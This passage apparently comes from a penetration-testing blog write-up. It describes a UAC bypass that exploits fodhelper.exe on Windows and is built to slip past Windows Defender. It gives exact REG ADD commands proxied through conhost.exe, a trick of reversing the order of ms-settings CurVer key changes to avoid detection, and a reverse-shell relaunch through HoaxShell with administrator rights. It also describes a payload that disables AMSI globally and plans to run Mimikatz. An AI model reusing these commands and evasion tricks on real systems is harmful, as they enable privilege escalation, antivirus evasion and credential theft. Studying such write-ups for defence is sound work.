
Moreover, the UAC is enabled:
1
(Get-ItemProperty -Path HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System).EnableLUA

So, since the user is in the Administrators group, I can try to bypass UAC. There are various methods to do this, some of them, based on the exploitation of Fodhelper.exe, are very simple to implement, such as the following:
- https://github.com/P4R4D0X-HACKS/UAC-Bypass/blob/main/script.ps1
- https://gist.github.com/netbiosX/a114f8822eb20b115e33db55deee6692
Unfortunately, these methods are promptly detected by Windows Defender, which blocks the exploitation and kills the PowerShell process: HackTool:Win32/UACBypass.A
However, by making some minor corrections to the launched commands and reversing the order in which the registry keys are modified, I can nimbly bypass Defender’s monitoring and exploit fodhelper.exe.
To do this, I used a legitimate Microsoft system executable present in all Windows installations, namely C:\Windows\System32\conhost.exe. As you can see from LOLBAS, I can use conhost.exe to execute arbitrary commands. This way, Windows Defender will see that conhost.exe is modifying registry keys, not PowerShell.exe, dramatically increasing the stealthiness of the change.
In addition, reversing the order in which commands are executed also leads Defender to not suspect that a UAC bypass is taking place; in fact, as a first action, I will go to modify HKCU:\Software\Classes\ms-settings\CurVer by assigning a class that does not yet exist and will be created later. Generally, it is the modification of said registry key that triggers Windows Defender, but by assigning it a non-existent class, no detection is raised. The class will be created later.
1
2
conhost.exe cmd /c REG ADD "HKCU\Software\Classes\ms-settings\CurVer" /D ".MrTiz" /F
conhost.exe cmd /c REG ADD "HKCU\Software\Classes\.MrTiz\Shell\Open\command" /D "conhost.exe cmd /c C:\Users\MrTiz\Downloads\setup_wm.exe" /F
1
2
3
4
5
6
7
8
Get-ItemProperty -Path HKCU:\Software\Classes\ms-settings\CurVer

(default)    : .MrTiz
PSPath       : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings\CurVer
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\ms-settings
PSChildName  : CurVer
PSDrive      : HKCU
PSProvider   : Microsoft.PowerShell.Core\Registry
1
2
3
4
5
6
7
8
Get-ItemProperty -Path HKCU:\Software\Classes\.MrTiz\Shell\Open\command

(default)    : conhost.exe cmd /c C:\Users\MrTiz\Downloads\setup_wm.exe
PSPath       : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\.MrTiz\Shell\Open\command
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Classes\.MrTiz\Shell\Open
PSChildName  : command
PSDrive      : HKCU
PSProvider   : Microsoft.PowerShell.Core\Registry

As you can see, no detection was raised by Windows Defender, neither after modifying the registry keys nor after running fodhelper.exe.
At this point, since setup_wm.exe has been executed again, I terminate the current running session and relaunch HoaxShell, waiting until, after the 30-second sleep time entered in the payload has expired, a new reverse shell is launched, this time with administrative privileges. Yes, this is precisely the point at which the Start-Sleep shown earlier becomes useful, to give me time to launch a new listener. Also, since this time setup_wm.exe will be run with administrative privileges, the first piece of the payload will run, going on to clear the AMSI registry keys, thus disabling it globally. It is important to delete these registry keys before starting a new PowerShell process; otherwise, that process will still be launched with AMSI protection active.


Now our PowerShell process is running with High integrity level. Again, no detection was raised by Windows Defender.

To conclude, let me verify that the global disabling of AMSI actually works by retrying to run SeatBelt and perhaps Mimikatz as well.